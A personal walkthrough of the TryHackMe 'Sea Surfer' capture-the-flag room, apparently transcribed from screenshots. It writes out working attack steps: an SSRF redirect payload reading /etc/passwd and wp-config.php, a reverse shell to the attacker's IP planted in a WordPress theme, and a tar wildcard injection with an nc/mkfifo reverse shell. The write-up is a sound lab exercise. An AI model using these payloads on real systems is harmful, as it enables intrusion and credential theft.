RECON


start

https://tryhackme.com/room/seasurfer
IP:10.10.244.209 seasurfer.thm (10.10.35.68)
ME:10.11.13.238

```
nmap $ip -vvv -sC -sV -p-  | tee nmap.txt
nikto -host $ip | tee nikto.txt
```

```
22/tcp open  ssh     syn-ack OpenSSH 8.2p1
80/tcp open  http    syn-ack Apache httpd 2.4.41
```

http://seasurfer.thm/adminer/
Nikto found + 'Uncommon header 'x-backend-server' found, with contents: seasurfer.thm**'**
Added the domain to the hosts file and visited it:



So is started a WPscan:


```
wpscan --url http://seasurfer.thm -e vp vt  --passwords wlists/rockyou.txt --api-token [REDACTED]
```

Got some useful information:

http://seasurfer.thm/robots.txt
http://seasurfer.thm/wp-sitemap.xml
WordPress 5.9.3
http://seasurfer.thm/wp-login.php
[REDACTED]

Decided to enumerate further and look vor vhosts:

wfuzz -w wlists/subs.txt --hw 964 -c -H "HOST: FUZZ.seasurfer.thm" http://-seasurfer.thm
→ internal.seasurfer.thm



http://internal.seasurfer.thm/


Customer name:

Payment method:
Credit card

Additional comment:

Item: Price ($):

This is some sort of receipt creation tool and after filling out the fields and creating a new one I get forwarded to the pdf.



http://internal.seasurfer.thm/invoices/22122022-LmRtdd8cHUOHNvQRwK

Receipt ID: 22122022-LmRtdd8cHUOHNvQRwKDj
Created: 22-12-2022 09:55

Sea Surfer, Co.
3099 Ocean Front Walk
Venice, CA 90291

Customer name: hellow
Additional information:

Payment Method	
Crypto	

Item	Price
yes	$4
	Total: $ 4

Meanwhile I ran a dirbuster scan and found the /maintenance/ directory and got a 403.
And while trying to bypass this i crashed the server...
I needed to restart the machine and therefore the hosts IP has changed.


And this is where I got stucked for a long time. I noticed that I could inject HTML into the generated PDF, but that is no leverage, pretty much the same goes for XSS.
I gave up and peeked into the official write-up to find a linked presentation to https://docs.google.com/presentation/d/-1JdIjHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/htmlpresent
But even after following the presentation I was not able to exploit the PDF creation.
For the whole SSRF to LFI part I actually followed lassi's write-up and learned a new technique!
Therefore I cover only the most basic part for the entry point:

Open a php server and host:

```
<?php
$loc = "http://127.0.0.1/"; if(isset($_GET['p'])){ $loc = $_GET['p']; } header('Location:
```

'.$loc);
?>

Inject into the PDF creator:
<iframe height=3000 src="http://10.11.13.238/surf.php?p=file:///etc/passwd">



Sea Surfer, Co.
3099 Ocean Front Walk
Venice, CA 90291


Customer name: a

Additional information:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no
login
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/n
ologin
man:x:6:12:man:/var/cache/man:/usr/sbin/n
ologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/
nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/
nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sb
in/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
```

<iframe height=3000 src="http://10.11.13.238/surf.php?p=file:///home/[REDACTED]/.ssh/id_rsa">
is not accessable

<iframe height=3000 src="http://10.11.13.238/surf.php?p=file:///var/www/wordpress/wp-config.php">
From there I gathered SQL creds went to the adminer site and logged in.



Select: wp_users


Limit: 50 Text length: 100

```
SELECT * FROM `wp_users` LIMIT 50 (0.000 s) Edit
```

□ Modify	ID	user_login	user_pass	user_nicename	user_email	user_url	us
□ edit	1	kyle	PBuCryp52DAdCRIcLrT9vrFNb0vPcyi/	kyle	kyle@seasurfer.thm	http://seasurfer.thm	2022

□ 1 row

Cracked the hash with john and logged into Wordpress and planted a shell:




Edit Themes

Twenty Seventeen: Main Index Template (index.php)

Selected file content:

```
<?php
/**
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * E.g., it puts together the home page when no home.php file exists.
 *
 * @link https://developer.wordpress.org/themes/basics/template-hierarchy/
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since Twenty Seventeen 1.0
 * @version 1.0
 */
exec("bash -c 'bash -i >& /dev/tcp/10.11.13.238/1234 0>&1'");
get_header(); ?>

<div class="wrap">
    <?php if ( is_home() && ! is_front_page() ) : ?>
        <header class="page-header">
            <h1 class="page-title"><?php single_post_title(); ?></h1>
        </header>
    <?php else : ?>
    <header class="page-header">
        <h2 class="page-title"><?php _e( 'Posts', 'twentyseventeen' ); ?></h2>
    </header>
    <?php endif; ?>
```



```
└─losferatos$nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.13.238] from (UNKNOWN) [10.10.35.68] 45030
bash: cannot set terminal process group (756): Inappropriate ioctl for device
bash: no job control in this shell
www-data@seasurfer:/var/www/wordpress$ which python3
which python3
/usr/bin/python3
www-data@seasurfer:/var/www/wordpress$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

local

I downloaded linpeas to the machine and these are noticable findings:

Sudo version 1.8.31
Vulnerable to CVE-2021-3560
gcc and make are present and therefore this would give us root instantly, but it is probably not the intended way and also lame^^.
Potentially Vulnerable to CVE-2022-258


/var/www/internal/maintenance/backup.sh

```
#!/bin/bash

# Brandon complained about losing _one_ receipt when we had 5 minutes of downtime, set this to run
every minute now >:D
# Still need to come up with a better backup system, perhaps a cloud provider?

cd /var/www/internal/invoices
tar -zcf /home/kyle/backups/invoices.tgz *
```

That look like wildcard abuse is possible.

echo "mkfifo /tmp/lhennp; nc 10.11.13.238 4321 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1

Opened a new listener on a second port and catched the “kyle shell”



```
kyle@seasurfer:~$ whoami && id
kyle
uid=1000(kyle) gid=1000(kyle) grou
kyle@seasurfer:~$ 
```

Inside kyle's home directory I found the user flag and then I ran linpeas again.
/var/www/internal/maintenance
[REDACTED]

Aaaaand I'm stuck once again. It is the second time I had to peek into the write-up and realized this is to advanced for me. So I put this aside and will (hopefully) finisch this machine within the next months.